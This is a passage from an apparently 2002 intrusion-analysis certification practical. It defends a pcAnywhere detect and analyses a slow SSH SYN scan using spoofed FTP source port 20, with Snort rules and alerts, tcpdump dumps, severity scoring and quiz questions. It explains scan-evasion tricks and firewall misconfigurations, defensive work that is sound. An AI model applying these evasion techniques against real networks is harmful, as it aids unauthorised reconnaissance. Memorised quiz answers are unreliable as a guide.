b) An alert will be fired for a packet with content “ST” originating from $EXTERNAL_NET, destined to $HOME_NET port 5632, and with the content “ST” beginning at the second byte within the payload
c) Neither a or b are true
d) Both a and b are true

Answer: c

References

EasyStreet DSL. “Isyour computer a zombie?” URL: http://support.easystreet.com/easydsl/dslsecurity.html.

MITRE Org. “CVE-2000-0273.” URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0273

Symantec Support. “pcAnywhere security update for Denial of Service (DoS) attacks.” URL: http://service2.symantec.com/SUPPORT/pca.nsf/docid/2001030512551712.

Whitehats. “PCANYWHERE-START.” URL: http://www.whitehats.com/info/IDS239

Zie, Frankie. “A funny way to DOS pcANYWHERE8.0 and 9.0.” Bugtraq Apr 9, 2000. URL: http://archives.neohapsis.com/archives/bugtraq/2000-04/0031.html

Submission Result to intrusions@incidents.org

This detect was submitted as an email to intrusions@incidents.org on 10/10/2002 1:29PM

My answers and defense of analysis are contained after each question.

Question 1, by Chris Baker:

```
Snort was run using the
> following
> parameters:
>
> snort -N -c snort.conf -r \giac\raw\f2002.5.14\2002.5.14 -l
> \giac\raw\f2002.5.14
>
> which produced:

Is this the only thing it generated or is that just what stood out?
Why did this stand out?
```

Answer: Snort actually generated numerous alerts. In my analysis, I prefer to find the subtleties that many other analysts will miss. As a matter of fact, this may have been the only pcAnywhere alert within the hundreds of other alerts. Also, as I have been reading the intrusions@incidents.org mailing list for some time now, I felt it would be more challenging to analyze something that has not been already covered in great detail in the intrusions@incidents.org mailing list.

Question 2, by Chris Baker:

```
> Possibility 2- Not Actively Targeted
> The default Snort ruleset does not include a signature to indicate
> whether a connection was successful, leaving us unsure as to the
> result of the connection attempt. There is, however, a signature
that
> detects if a login is unsuccessful.  After independent tests, I
again
> concluded the default Snort Signature file to be incorrect.

There is no indication that this probe illicted a response,
reguarless (sic) of the snort rules in place. You showed this with
your tcpdump filters for host 24.184.144.47.
```

Answer: This is true. However, I cannot discount the possibility that the connection was successful, as I have proven that a snort signature does not exist that would indicate if it were. I am assuming the logs I was reviewing are snort-generated, and not a dump of the universe of packet headers in the

network. With a dump of all network packet headers, I could concretely determine whether a response was illicited.

Question 3, by Chris Baker:

```
Network Countermeasures = 2
> We do not have much indication as to whether the IDS device was
> looking above or below the firewall.  I am going to assume that the
> firewall will allow this traffic.  The reason for this assumption
is
> the attacker somehow knew there was a pcAnywhere service running,
or
> he would not have actively targeted a single machine.  If he is a
> legitimate user, he would only connect if he knows he is allowed.
If
> he is connecting as a result of a previous scan, the previous scan
> must have responded to indicate that pcAnywhere traffic is allowed
on
> the network.

I would say that this would be a 1 given that there was no response.
```

Answer: I disagree based on the fact that we simply cannot guarantee that there was no response. Due to the invalid snort signatures, there is not a way to prove that there was not a response. Because there is no evidence of an actual scan, there his a high likelihood that this was a targeted attack. Somebody *knew* that there was a pcAnywhere server there. Therefore I am inclined to believe that the server responded and a session took place. With intrusion detection, I believe in "guilty until proven innocent."

I unfortunately did not receive any input other than Chris Baker's. However, he did have several valid comments. My detect expanded on a number of possibilities based on limited information. This analysis required more than just the raw data, but required some insight into the behaviors of hackers vs. legitimate user behavior. I can determine that there is a high likelihood that a pcAnywhere connection was successful. What is difficult to extrapolate from the data is whether the user was legitimate, or a hacker returning to an 0wned box.

Incident 3 – Evasive Secure Shell Scan

Source of Trace

This trace was taken from a Snort version 1.8.6 alert and raw logfile. The network in which the attack was launched against is used for production web e-commerce applications. Legitimate traffic from the internet will have a destination port of 80 (web), 443 (SSL), or 21 (ftp). Some Virtual Private Network access is permitted, in which a broader range of ports can be seen. However, the source IP address range with VPN privilege is small. The only 'users' inside this network are system administrators who may use port 80 outbound to access the web, and web servers, which initiate HTTPS requests outbound for various communications. The IDS device which captured these packets was located outside of the firewall, thus capturing all packets denied or permitted. This IDS is mainly used for general statistical analysis of the types of attacks being directed towards our systems. Additional ISS RealSecure network and host sensors are deployed below the firewalls to analyze traffic below the firewalls. This analysis covers what is shown on the Snort logs.

Detect Was Generated by

This detect was generated by Snort version 1.8.6 running on Linux version 7.2. The `snort.conf` was altered so the `$HOME_NET` was set to monitor two Class C networks and one network with a 25-bit subnet mask (e.g. `$HOME_NET [123.123.156.0/24,123.123.153.0/24,123.123.128.129/25]`). Therefore, a total range of 632 valid hosts (253 + 253 + 126) are protected by the IDS, exclusive of network and broadcast addresses. While the rules have been altered slightly, the rule that generated this detect was within the default ruleset that bundled with version 1.8.6.

Snort is run from a startup script within a linux `init.d` startup script using the following parameters:

```
/usr/local/bin/snort -c $CONFIG -l $LOGDIR -A fast -b -d -D -i eth1 -
F $BPF
```

where the parameters are:

c	Configuration file
l	Directory to place logfiles
A	Logging mode. Options are 'fast', 'full', and 'console'. Fast is used for brevity and speeds viewing of log files. Detail can be extracted from other sources, including the signature source, if necessary
b	Log in binary tcpdump format for efficiency and breadth of data capture
D	Run in 'Daemon' mode. This allows the process to run independent of a specific user login shell
i	specify the interface to listen on
F	specify a Berkeley Packet Filter (BPF) file to use to filter traffic before being analyzed by the Snort engine. This reduces false positives and events that are known to be blocked by a lower firewall. Note: A separate IDS of a different vendor is in use below the firewall, which is why I can confidently 'assume' that the firewall is blocking what I say it is blocking. If I am proven wrong, my lower IDS will hopefully pick it up.

Snort Alert Log

```
07/09-11:32:38.926762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.35:22
07/09-11:32:45.816762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.36:22
07/09-11:32:53.676762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.37:22
07/09-11:33:02.266762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.38:22
07/09-11:33:07.626762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.39:22
07/09-11:33:14.326762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.40:22
07/09-11:33:21.826762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.41:22
07/09-11:33:31.086762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.42:22
07/09-11:33:36.706762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.43:22
07/09-11:33:42.906762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.44:22
07/09-11:33:50.606762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.45:22
07/09-11:33:59.476762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.46:22
07/09-11:34:05.826762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.47:22
07/09-11:36:07.986762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.64:22
07/09-11:36:14.346762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.65:22
07/09-11:36:21.996762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.66:22
07/09-11:36:30.876762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.67:22
07/09-11:36:37.236762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.68:22
07/09-11:36:43.276762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.69:22
.
.
.
07/09-11:58:23.096762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.249:22
07/09-11:58:29.246762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.250:22
07/09-11:58:36.306762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.251:22
07/09-11:58:44.776762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.252:22
07/09-11:58:52.226762  [**] [1:503:2] MISC Source Port 20 to <1024 [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {TCP} 168.126.62.7:20 ->
 123.123.156.253:22
```

The alert log displays

a) the date/timestamp;
b) an identification, which can be used on the snort website to learn more information about a signature;
c) the attack description;
d) the Classification;
e) the 'perceived' priority according to the classification located in classification.config or the overridden priority set in the signature file
f) the encapsulated packet type, in this case TCP
g) the source address and port
h) the destination address and port

An interesting piece of information to note is that there were no entries for the offending host in the `portscan.log` file, whose function is to log portscans such as these. Later analysis will determine why these entries were not in this log.

The snort signature which tripped the alert was:

```
alert tcp $EXTERNAL_NET 20 -> $HOME_NET :1023 (msg:"MISC Source Port
20 to <1024"; flags:S; reference:arachnids,06; classtype:bad-unknown;
sid:503; rev:2;)
```

Explained, this rule means alert if a tcp packet arrives from the outside with a source port of 20 to an inside host having a destination port less than or equal to 1023 and having the SYN flag set.

tcpdump was used to parse the data, initially without verbose options

```
tcpdump –r snort* host 168.126.62.7
```

where the parameters are 'r', which specifies the raw binary tcpdump file to read from; and an inline BPF filter to specify the host whose data is to be extracted

tcpdump Output

```
11:29:03.476762 168.126.62.7.ftp-data > 123.123.156.5.ssh: S 1836739405:1836739405(0) win 16383 (DF)
11:29:09.976762 168.126.62.7.ftp-data > 123.123.156.6.ssh: S 2139650031:2139650031(0) win 16383 (DF)
11:32:17.316762 168.126.62.7.ftp-data > 123.123.156.32.ssh: S 1128897443:1128897443(0) win 16383 (DF)
11:32:25.626762 168.126.62.7.ftp-data > 123.123.156.33.ssh: S 3006927378:3006927378(0) win 16383 (DF)
11:32:33.126762 168.126.62.7.ftp-data > 123.123.156.34.ssh: S 3090004354:3090004354(0) win 16383 (DF)
11:32:38.926762 168.126.62.7.ftp-data > 123.123.156.35.ssh: S 1436702387:1436702387(0) win 16383 (DF)
11:32:45.816762 168.126.62.7.ftp-data > 123.123.156.36.ssh: S 2346883063:2346883063(0) win 16383 (DF)
11:32:53.676762 168.126.62.7.ftp-data > 123.123.156.37.ssh: S 1282327357:1282327357(0) win 16383 (DF)
11:33:02.266762 168.126.62.7.ftp-data > 123.123.156.38.ssh: S 1243428989:1243428989(0) win 16383 (DF)
11:33:07.626762 168.126.62.7.ftp-data > 123.123.156.39.ssh: S 3017046691:3017046691(0) win 16383 (DF)
11:33:14.326762 168.126.62.7.ftp-data > 123.123.156.40.ssh: S 3018086577:3018086577(0) win 16383 (DF)
11:33:21.826762 168.126.62.7.ftp-data > 123.123.156.41.ssh: S 2069375380:2069375380(0) win 16383 (DF)
11:33:31.086762 168.126.62.7.ftp-data > 123.123.156.42.ssh: S 1517120797:1517120797(0) win 16383 (DF)
11:33:36.706762 168.126.62.7.ftp-data > 123.123.156.43.ssh: S 1648450664:1648450664(0) win 16383 (DF)
11:33:42.906762 168.126.62.7.ftp-data > 123.123.156.44.ssh: S 2448220906:2448220906(0) win 16383 (DF)
11:33:50.606762 168.126.62.7.ftp-data > 123.123.156.45.ssh: S 2066281258:2066281258(0) win 16383 (DF)
11:33:59.476762 168.126.62.7.ftp-data > 123.123.156.46.ssh: S 3185204740:3185204740(0) win 16383 (DF)
11:34:05.826762 168.126.62.7.ftp-data > 123.123.156.47.ssh: S 2631647503:2631647503(0) win 16383 (DF)
11:36:07.986762 168.126.62.7.ftp-data > 123.123.156.64.ssh: S 1102395467:1102395467(0) win 16383 (DF)
11:36:14.346762 168.126.62.7.ftp-data > 123.123.156.65.ssh: S 2615610619:2615610619(0) win 16383 (DF)
11:36:21.996762 168.126.62.7.ftp-data > 123.123.156.66.ssh: S 2641938550:2641938550(0) win 16383 (DF)
11:36:30.876762 168.126.62.7.ftp-data > 123.123.156.67.ssh: S 2681467791:2681467791(0) win 16383 (DF)
11:36:37.236762 168.126.62.7.ftp-data > 123.123.156.68.ssh: S 2542966163:2542966163(0) win 16383 (DF)
11:36:43.276762 168.126.62.7.ftp-data > 123.123.156.69.ssh: S 2243434391:2243434391(0) win 16383 (DF)
11:36:50.776762 168.126.62.7.ftp-data > 123.123.156.70.ssh: S 1641423988:1641423988(0) win 16383 (DF)
11:36:59.266762 168.126.62.7.ftp-data > 123.123.156.71.ssh: S 2962873797:2962873797(0) win 16383 (DF)
11:37:06.386762 168.126.62.7.ftp-data > 123.123.156.72.ssh: S 2422916620:2422916620(0) win 16383 (DF)
11:37:12.076762 168.126.62.7.ftp-data > 123.123.156.73.ssh: S 2625253921:2625253921(0) win 16383 (DF)
11:37:19.096762 168.126.62.7.ftp-data > 123.123.156.74.ssh: S 2879423214:2879423214(0) win 16383 (DF)
11:37:27.046762 168.126.62.7.ftp-data > 123.123.156.75.ssh: S 2944900021:2944900021(0) win 16383 (DF)
11:37:35.636762 168.126.62.7.ftp-data > 123.123.156.76.ssh: S 2136170608:2136170608(0) win 16383 (DF)
11:37:41.386762 168.126.62.7.ftp-data > 123.123.156.77.ssh: S 1341358826:1341358826(0) win 16383 (DF)
11:37:48.286762 168.126.62.7.ftp-data > 123.123.156.78.ssh: S 1848124713:1848124713(0) win 16383 (DF)
11:37:56.436762 168.126.62.7.ftp-data > 123.123.156.79.ssh: S 1660024416:1660024416(0) win 16383 (DF)
11:38:05.246762 168.126.62.7.ftp-data > 123.123.156.80.ssh: S 1671887332:1671887332(0) win 16383 (DF)
11:38:10.676762 168.126.62.7.ftp-data > 123.123.156.81.ssh: S 2548790379:2548790379(0) win 16383 (DF)
11:38:17.176762 168.126.62.7.ftp-data > 123.123.156.82.ssh: S 1678004018:1678004018(0) win 16383 (DF)
11:38:24.966762 168.126.62.7.ftp-data > 123.123.156.83.ssh: S 2035656470:2035656470(0) win 16383 (DF)
11:38:33.686762 168.126.62.7.ftp-data > 123.123.156.84.ssh: S 1560860239:1560860239(0) win 16383 (DF)
11:38:39.916762 168.126.62.7.ftp-data > 123.123.156.85.ssh: S 2546576536:2546576536(0) win 16383 (DF)
11:38:46.596762 168.126.62.7.ftp-data > 123.123.156.86.ssh: S 2641323286:2641323286(0) win 16383 (DF)
11:38:54.186762 168.126.62.7.ftp-data > 123.123.156.87.ssh: S 1872152890:1872152890(0) win 16383 (DF)
11:39:02.676762 168.126.62.7.ftp-data > 123.123.156.88.ssh: S 2694128181:2694128181(0) win 16383 (DF)
11:39:09.356762 168.126.62.7.ftp-data > 123.123.156.89.ssh: S 2464660489:2464660489(0) win 16383 (DF)
11:39:15.056762 168.126.62.7.ftp-data > 123.123.156.90.ssh: S 1550322532:1550322532(0) win 16383 (DF)
11:39:22.146762 168.126.62.7.ftp-data > 123.123.156.91.ssh: S 1137187898:1137187898(0) win 16383 (DF)
11:39:30.596762 168.126.62.7.ftp-data > 123.123.156.92.ssh: S 2763760867:2763760867(0) win 16383 (DF)
11:39:38.126762 168.126.62.7.ftp-data > 123.123.156.93.ssh: S 1771614235:1771614235(0) win 16383 (DF)
11:39:43.926762 168.126.62.7.ftp-data > 123.123.156.94.ssh: S 2149454971:2149454971(0) win 16383 (DF)
11:39:51.066762 168.126.62.7.ftp-data > 123.123.156.95.ssh: S 2299231942:2299231942(0) win 16383 (DF)
11:39:59.196762 168.126.62.7.ftp-data > 123.123.156.96.ssh: S 1992794812:1992794812(0) win 16383 (DF)
11:40:07.506762 168.126.62.7.ftp-data > 123.123.156.97.ssh: S 1878832649:1878832649(0) win 16383 (DF)
. . .
. . .   (similar data cut)
. . .
11:57:59.866762 168.126.62.7.ftp-data > 123.123.156.246.ssh: S 1089317444:1089317444(0) win 16383 (D
11:58:07.216762 168.126.62.7.ftp-data > 123.123.156.247.ssh: S 2465547153:2465547153(0) win 16383 (D
11:58:15.636762 168.126.62.7.ftp-data > 123.123.156.248.ssh: S 2980419648:2980419648(0) win 16383 (D
11:58:23.096762 168.126.62.7.ftp-data > 123.123.156.249.ssh: S 3194326855:3194326855(0) win 16383 (D
11:58:29.246762 168.126.62.7.ftp-data > 123.123.156.250.ssh: S 1458856169:1458856169(0) win 16383 (D
11:58:36.306762 168.126.62.7.ftp-data > 123.123.156.251.ssh: S 1964597479:1964597479(0) win 16383 (D
11:58:44.776762 168.126.62.7.ftp-data > 123.123.156.252.ssh: S 2390371423:2390371423(0) win 16383 (D
11:58:52.226762 168.126.62.7.ftp-data > 123.123.156.253.ssh: S 1323855346:1323855346(0) win 16383 (D
11:58:58.026762 168.126.62.7.ftp-data > 123.123.156.254.ssh: S 2184254061:2184254061(0) win 16383 (D
11:59:04.696762 168.126.62.7.ftp-data > 123.123.156.255.ssh: S 2004618252:2004618252(0) win 16383 (D
```

Tcpdump was then used to analyze in more detail.

```
tcpdump -X -s 1514 -vv -r snort* host 168.126.62.7
```

Display of Select Detailed Packets

```
11:29:03.476762 168.126.62.7.ftp-data > 123.123.156.5.ssh: S [tcp sum ok]
 1836739405:1836739405(0) win 16383 (DF) (ttl 241, id 57275, len 40)
0x0000   4500 0028 dfbb 4000 f106 e70c a87e 3e07        E..(..@......~>.
0x0010   xxxx 9c05 0014 0016 6d7a 6b4d 0000 0000        @|......mzkM....
0x0020   5002 3fff d3ea 0000 0000 0000 0000             P.?...........

11:29:09.976762 168.126.62.7.ftp-data > 123.123.156.6.ssh: S [tcp sum ok]
 2139650031:2139650031(0) win 16383 (DF) (ttl 241, id 63785, len 40)
0x0000   4500 0028 f929 4000 f106 cd9d a87e 3e07        E..(.)@......~>.
0x0010   xxxx 9c06 0014 0016 7f88 77ef 0000 0000        @|........w.....
0x0020   5002 3fff b539 0000 0000 0000 0000             P.?..9........

11:32:17.316762 168.126.62.7.ftp-data > 123.123.156.32.ssh: S [tcp sum ok]
 1128897443:1128897443(0) win 16383 (DF) (ttl 241, id 54527, len 40)
0x0000   4500 0028 d4ff 4000 f106 f1ad a87e 3e07        E..(..@......~>.
0x0010   xxxx 9c20 0014 0016 4349 9ba3 0000 0000        @|......CI......
0x0020   5002 3fff cdaa 0000 0000 0000 0000             P.?...........

11:32:25.626762 168.126.62.7.ftp-data > 123.123.156.33.ssh: S [tcp sum ok]
 3006927378:3006927378(0) win 16383 (DF) (ttl 241, id 62807, len 40)
0x0000   4500 0028 f557 4000 f106 d154 a87e 3e07        E..(.W@....T.~>.
0x0010   xxxx 9c21 0014 0016 b33a 1212 0000 0000        @|.!.....:......
0x0020   5002 3fff e749 0000 0000 0000 0000             P.?..I........

11:32:33.126762 168.126.62.7.ftp-data > 123.123.156.34.ssh: S [tcp sum ok]
 3090004354:3090004354(0) win 16383 (DF) (ttl 242, id 4771, len 40)
0x0000   4500 0028 12a3 4000 f206 b308 a87e 3e07        E..(..@......~>.
0x0010   xxxx 9c22 0014 0016 b82d b982 0000 0000        @|."......-......
0x0020   5002 3fff 3ae5 0000 0000 0000 0000             P.?.:.........

11:32:38.926762 168.126.62.7.ftp-data > 123.123.156.35.ssh: S [tcp sum ok]
 1436702387:1436702387(0) win 16383 (DF) (ttl 241, id 10601, len 40)
0x0000   4500 0028 2969 4000 f106 9d41 a87e 3e07        E..()i@....A.~>.
0x0010   xxxx 9c23 0014 0016 55a2 56b3 0000 0000        @|.#....U.V.....
0x0020   5002 3fff 003f 0000 0000 0000 0000             P.?..?........

11:32:45.816762 168.126.62.7.ftp-data > 123.123.156.36.ssh: S [tcp sum ok]
 2346883063:2346883063(0) win 16383 (DF) (ttl 241, id 17471, len 40)
0x0000   4500 0028 443f 4000 f106 826a a87e 3e07        E..(D?@....j.~>.
0x0010   xxxx 9c24 0014 0016 8be2 97f7 0000 0000        @|.$............
0x0020   5002 3fff 88b9 0000 0000 0000 0000             P.?...........
```

Legend

- IP Packet
- TCP Packet
- TCP Flags

Probability the Source Address was Spoofed

The source IP address was likely not spoofed. The source port address, 20, was almost definitely spoofed. This packet has the SYN flag set, denoted by the 7th bit within the 13th byte offset of the TCP packet being set to 1, One can search for a packet such as this using tcpdump by adding the filter "`tcp[13] & 0x02 != 0`".

TCP Flag Bits

```
0000  0000
EEUA  PRSF

E – Congestion Notification
E – Congestion Notification
U – Urgent
A – ACK
P – PUSH
R – RST
S - SYN
F – FIN

Example: 0x02
0000 0010
EEUA PRSF = SYN Packet
```

Ports less than 1024 are considered 'well-known' ports and should not be chosen as a source port by most modern operating systems. This is so these ports do not conflict with ports that can be used by well-known server applications and so that source and destination traffic can be identified easier. It is possible that malfunctioning equipment may have caused this low port to be chosen. However, because these packets exactly match a known exploit, this scenario would be too coincidental to be believable. The source IP address is likely the original source, as this appears to be a reconnaissance attempt to determine if a SYN ACK can be stimulated from a server, which would give the thumbs up to go one step further and attempt to complete a connection. Because the originator must receive a response to determine a next step, it is unlikely that the packet was spoofed. If this packet were a packet containing payload I would be more willing to consider that the packet was spoofed, as there exists more potential that this payload could be intended to crash the service by exploiting a vulnerability.

Description of Attack

This is a SYN scan by an attacker of the Secure Shell (SSH) service. The attacker has cleverly hoped that an inexperienced network administrator has misconfigured the FTP firewall rule, which would permit traffic that is intended to be filtered. If the misconfigured firewall permits the packet, the attacker has an open field to commence further uninhibited probing. There is no indication that the attacker intends to actively connect to the service, as there is no indication in the logfiles that the targets responded to the attack. Presumably, if the victim

responds, the attacker will next attempt to determine the version of SSH by responding to the target's SYN ACK and completing the three-way handshake, or simply send a malicious packet intended to expose an SSH vulnerability. Once it is determined that the firewall will allow this source port, it is possible the attacker will use this same vulnerability to probe other ports and potentially map the internal network.


Attack Mechanism

In order to understand how this attack mechanism works, one must understand how File Transfer Protocol (FTP) works. A user connects to an FTP server using port 21. If a user performs a directory listing, or transfers a file, the FTP server will initiate a connection (SYN packet) to the user on port 20, which will be used to perform the operation. This creates some complication for older non-stateful firewalls and inexperienced administrators. Typically, a stateful firewall need only remember the source IP, source port, destination IP, and destination port to properly filter packets. A stateful firewall will allow return packets from outside if a connection is initiated from inside. Therefore, a firewall will not allow an ACK from an outside address unless a SYN has been sent to that address from the inside whose source port matches the outsiders destination port. FTP operates differently. Logically, the concept is the same. A user initiates a connection and decides to transfer a file. A firewall must recognize that the user initiated a connection and allow the return traffic. Technically, this is more complex, because the 'data' portion of the traffic occurs on a separate port (assuming a non-passive connection) and is initiated by the server, not by the user who initially connected to the ftp server. Firewalls must be specifically configured to accommodate FTP. This can be complicated, especially when a firewall incorporates Network Address Translation (NAT), in which the firewall has an additional job in which it must create a new logical tunnel to map a public IP address to a private IP address. A frustrated or inexperienced system administrator may simply allow in all traffic from port 20, thus allowing all internal users the use of FTP to transfer and receive files from outside. This creates a security hole in which an outsider can send a SYN packet with a source of port 20 to any server port, intended to look very much like a normal FTP data transfer, in an effort to compromise a system. It is also worth noting that, while unlikely, this could be the result of an FTP Bounce attack. In an FTP connection, the address and port information for the data connection is supplied by the FTP client. If the client issues port information for a different server and/or port, they could potentially compromise a machine or perform a scan by taking advantage of a trust relationship between the FTP server and the attacker's target. A whois lookup on APNIC yields a machine in Korea. Therefore, it is doubtful that an attacker could believe there is a trust relationship between our servers and a server in Korea.

```
inetnum:        168.126.0.0 - 168.126.255.255
netname:        KORNET
descr:          Korea Telecom Research Center
```

```
descr:          Computer Network Section
descr:          17 Umyun-dong, Seocho-gu
descr:          Seoul, 137-140
country:        KR
admin-c:        JP119
tech-c:         JP119
notify:         dbmon@apnic.net
mnt-by:         MAINT-NULL
changed:        hostmaster@apnic.net 940420
status:         UNSPECIFIED
source:         APNIC
```

Malicious packet assuming a misconfigured firewall



Correlations

This particular attack is described in Whitehat's arachnids database. There is no MITRE CVE for this attack. CERT has published information about FTP Bounce attacks and other ftp port vulnerabilities and solutions.

Evidence of Active Targeting

This attack appears to be an uneducated network scan of an entire Class C network (and probably many others). No specific machines appear to have been targeted. The only hint that may indicate that this network was specifically targeted is that this attack is a slow scan, which may indicate that significant time was spent scanning specific networks at a slow speed in order to evade detection. The default snort portscan plugin has a setting of `preprocessor portscan: $HOME_NET 4 3 portscan.log`, which indicates a log entry if four hosts are scanned within three minutes. This scan appears in the rate of the scan is 4 hosts in 32 seconds. I changed the `snort.conf` file to detect scans at a rate of 2 hosts per 20 seconds. After running the binary log through snort with these settings, it output the scan on the portscan report. While this could have performance implications on a large network, my network handled the new addition fine. While the slow scan *might* indicate active targeting, it would seem easy to either write or to find software that will scan numerous networks at the same time, yet scan them in such a way that it will only scan the same network once per preset time interval.

Severity

Criticality = 3
This was a widespread scan against multiple machines. Some of the machines were critical network equipment and some were web servers.

Lethality = 2
This scan was information gathering. I scored it higher than a basic host scan because the port targeted, SSH, is prone to vulnerabilities if unpatched or not configured properly

OS Countermeasures = 4
Few servers have SSH installed and listening. The ones that do have up-to-date patches, are configured to disallow protocols less than 2, and have strong passwords.

Network Countermeasures = 5
The firewalls are configured to drop all connections, from both the public Internet and the VPN, to port 22 (SSH). I validated this by viewing the firewall logs while using hping2 to craft a similar packet.

(3 + 2) – (4 + 5) = -4 Low severity

Multiple Choice Question

Please consider the below packet to answer the question:

```
11:29:09.976762 168.126.62.7.20 > 123.123.156.6.22: S [tcp sum ok] 2139650031:2139650031(0)
 win 16383 (DF) (ttl 241, id 63785, len 40)
0x0000   4500 0028 f929 4000 f106 cd9d a87e 3e07        E..(.)@......~>.
0x0010   xxxx 9c06 0014 0016 7f88 77ef 0000 0000        @|........w.....
0x0020   5002 3fff b539 0000 0000 0000 0000             P.?..9........
```

a) This is a normal passive FTP connection attempt
b) This packet could be a crafted packet attempting to exploit a telnet server
c) This packet is not crafted because the tcp sum is ok
d) This packet could be an FTP Bounce attack

Answer: d

References

CERT. “Problems with the FTP PORT Command or Why You Don’t Want Just Any PORT in a Strom.” URL: http://www.cert.org/tech_tips/ftp_port_attacks.html.

Whitehats. “SOURCEPORTTRAFFIC-20-TCP.” URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids6.

Part 3 – Analyze This

Executive Summary

